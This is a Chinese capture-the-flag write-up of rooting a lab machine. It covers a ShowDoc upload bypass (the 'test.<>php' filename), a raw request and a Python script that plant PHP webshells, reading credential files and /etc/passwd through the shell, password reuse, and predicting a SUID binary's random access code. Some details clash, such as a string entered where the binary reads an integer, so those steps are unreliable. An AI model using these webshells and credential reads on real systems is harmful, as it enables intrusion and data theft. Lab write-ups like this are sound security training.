


访问 Web 发现运行的是开源在线文档系统 ShowDoc



这个版本的 ShowDoc 存在一个已知的前台文件上传漏洞。接口 `/index.php?s=/home/page/uploadImg` 会校验文件后缀，但如果我们将文件名写为 `test.<>php`，由于后端的安全过滤替换，`<>` 会被过滤掉，从而保存为 `.php` 的 WebShell。

CVE-2021-36440 漏洞分析 1 2



CVE-2021-36440 是一个严重的安全漏洞，影响了 ShowDoc 2.9.5 版本。该漏洞允许远程攻击者通过 `AdminUpdateController.class.php` 中的 `file_url` 参数上传任意文件，从而执行恶意代码。

漏洞描述

ShowDoc 是一款广泛用于 IT 团队的在线文档工具，支持编写 API 文档、技术文档等。由于文件上传功能未对文件类型进行严格限制，攻击者可以上传恶意文件（如 `.php` 文件），并通过访问该文件执行任意代码。这种漏洞被归类为 **CWE-434**（不受限制的危險文件类型上传）。

漏洞评分

根据 CVSS 3.1 标准，该漏洞的评分为 **9.8（严重）**，其攻击向量如下：

- 攻击复杂度：低
- 权限要求：无
- 用户交互：不需要
- 影响：完全控制目标系统，包括机密性、完整性和可用性。

漏洞利用

攻击者可以通过以下步骤利用该漏洞：

1. 构造恶意文件（如包含 PHP 代码的文件）。
2. 使用 POST 请求将文件上传至目标服务器。
3. 访问上传的文件路径，触发代码执行。

以下是一个典型的利用请求示例：

```
POST /index.php?s=/home/page/uploadImg HTTP/1.1
Host: target.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: 267

-----WebKitFormBoundary
Content-Disposition: form-data; name="editor-md-image-file";
filename="shell.php"
Content-Type: text/plain

<?php echo 'Vulnerable'; @eval($_POST['cmd']); ?>
-----WebKitFormBoundary--
```

上传成功后，攻击者可以通过访问文件路径执行命令。

上传 upload:

```
import urllib.request

url = "http://192.168.1.113/index.php?s=/home/page/uploadImg"
req = urllib.request.Request(url, method="POST")
req.add_header('Content-Type', 'multipart/form-data; boundary=-----
---123456789012345678901234')

# 构造恶意的 PHP Webshell, 并使用 <>php 绕过后缀黑名单
body = b"-----123456789012345678901234\r
Content-Disposition: form-data; name=\"editormd-image-file\"; filename=\"test.<>php\"\r
Content-Type: text/plain\r
\r
<?php system($_POST['cmd']); ?>\r
-----123456789012345678901234--\r
"

req.data = body
print(urllib.request.urlopen(req).read().decode())
```


```
{"url": "http://192.168.1.113/Public/Uploads/2026-04-26/69eec1b588b83.php", "success": 1}
```

请求 URL: <http://192.168.1.113/Public/Uploads/2026-04-26/69eec1b588b83.php>
POST 数据: cmd=cat /var/www/html/server/Application/Common/Conf/config.php
得到


```
'DB_TYPE'    => 'Sqlite',
'DB_USER'    => 'showdoc',
'DB_PWD'     => 'showdoc123456'
```

cmd=cat /etc/passwd 发现机器上有两个普通用户: mooi 和 l1qin9 。

后面尝试用 showdoc123456 登录两个用户，发现都成功了，
Mooi 中有 user 的 flag



L1qin9 中有一个二进制程序 /home/l1qin9/auth_monitor



```
root@Show:/home/l1qin9# ls -l /home/l1qin9/auth_monitor
-rwsr-sr-x 1 root root 16632 Apr 25 22:43 /home/l1qin9/auth_monitor
```

发现是 SUID

因为它的所有者是 root，并且带有 s 标志。这就意味着，无论当前是哪个普通用户（比如 l1qin9）在执行这个程序，在程序运行的这一瞬间，它的进程权限会被临时提升为 root。

```

int __fastcall main(int argc, const char **argv, const char **envp)
{
    int v3; // ebx
    time_t v4; // rax
    char s[256]; // [rsp+10h] [rbp-130h] BYREF
    int v7; // [rsp+110h] [rbp-30h] BYREF
    unsigned int buf; // [rsp+114h] [rbp-2Ch] BYREF
    FILE *stream; // [rsp+118h] [rbp-28h]
    int v10; // [rsp+120h] [rbp-20h]
    int fd; // [rsp+124h] [rbp-1Ch]
    int i; // [rsp+128h] [rbp-18h]
    unsigned int v13; // [rsp+12Ch] [rbp-14h]

    fd = open("/dev/urandom", 0, envp);
    if ( fd < 0 )
    {
        v3 = time(0LL);
        buf = v3 ^ getpid();
    }
    else
    {
        read(fd, &buf, 4uLL);
        close(fd);
    }
    v13 = 0;
    for ( i = 0; i <= 99; ++i )
    {
        v13 += buf % (i + 1);
        v13 ^= **argv;
    }
    s0rand(v13);
    v10 = rand();
    puts("--- MAZE-SEC ACCESS MONITOR ---");
    v4 = time(0LL);
    printf("SYSTEM_TICK: %ld\n", v4);
    printf("CHALLENGE_STAMP: %08x\n", buf);
    printf("ENTER ACCESS CODE: ");
    if ( (unsigned int)__isoc99_scanf("%d", &v7) != 1 )
        return 1;
    if ( v10 == v7 )
    {
        setuid(0);
        setgid(0);
        stream = fopen("/root/show.txt", "r");
        if ( stream )
        {
            while ( fgets(s, 256, stream) )
                printf("%s", s);
            fclose(stream);
        }
    }
}

```

逆向，发现随机数是由下面的决定的：

```

v13 = 0;
for ( i = 0; i <= 99; ++i )
{
    v13 += buf % (i + 1);
    v13 ^= **argv;
}
srand(v13);

```

buf: 程序一运行就会直接把它十六进制值（ CHALLENGE_STAMP:xxxxxxx ）打印在屏幕上

**argv: 程序执行时的第一个参数（即程序的调用路径）这里是./ 的。


所以可以写一份解密程序:

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv) {
    unsigned int buf = (unsigned int)strtoul(argv[1], NULL, 16);
    unsigned int v13 = 0;
    char *program_name = argv[2]; // 例如 "./auth_monitor"

    for (int i = 0; i <= 99; ++i) {
        v13 += buf % (i + 1);
        v13 ^= program_name[0];
    }
    srand(v13);
    printf("预测的验证码是: %d\n", rand());
    return 0;
}
```


将运行前的数输入即可



```
--- MAZE-SEC ACCESS MONITOR ---
SYSTEM_TICK: 1777253241
CHALLENGE_STAMP: a6ecb8cf
ENTER ACCESS CODE: 1N0jcN9b9uqUJ0VPYbgi
l1qin9@Show:~$ su root
Password:
```

应该就是密码了。

大大方方上 root



```
root@Show:/home/l1qin9# cat /root/root.txt
flag{root-64f26bcf00751fcbe2d03d5a7d7c93ef}
```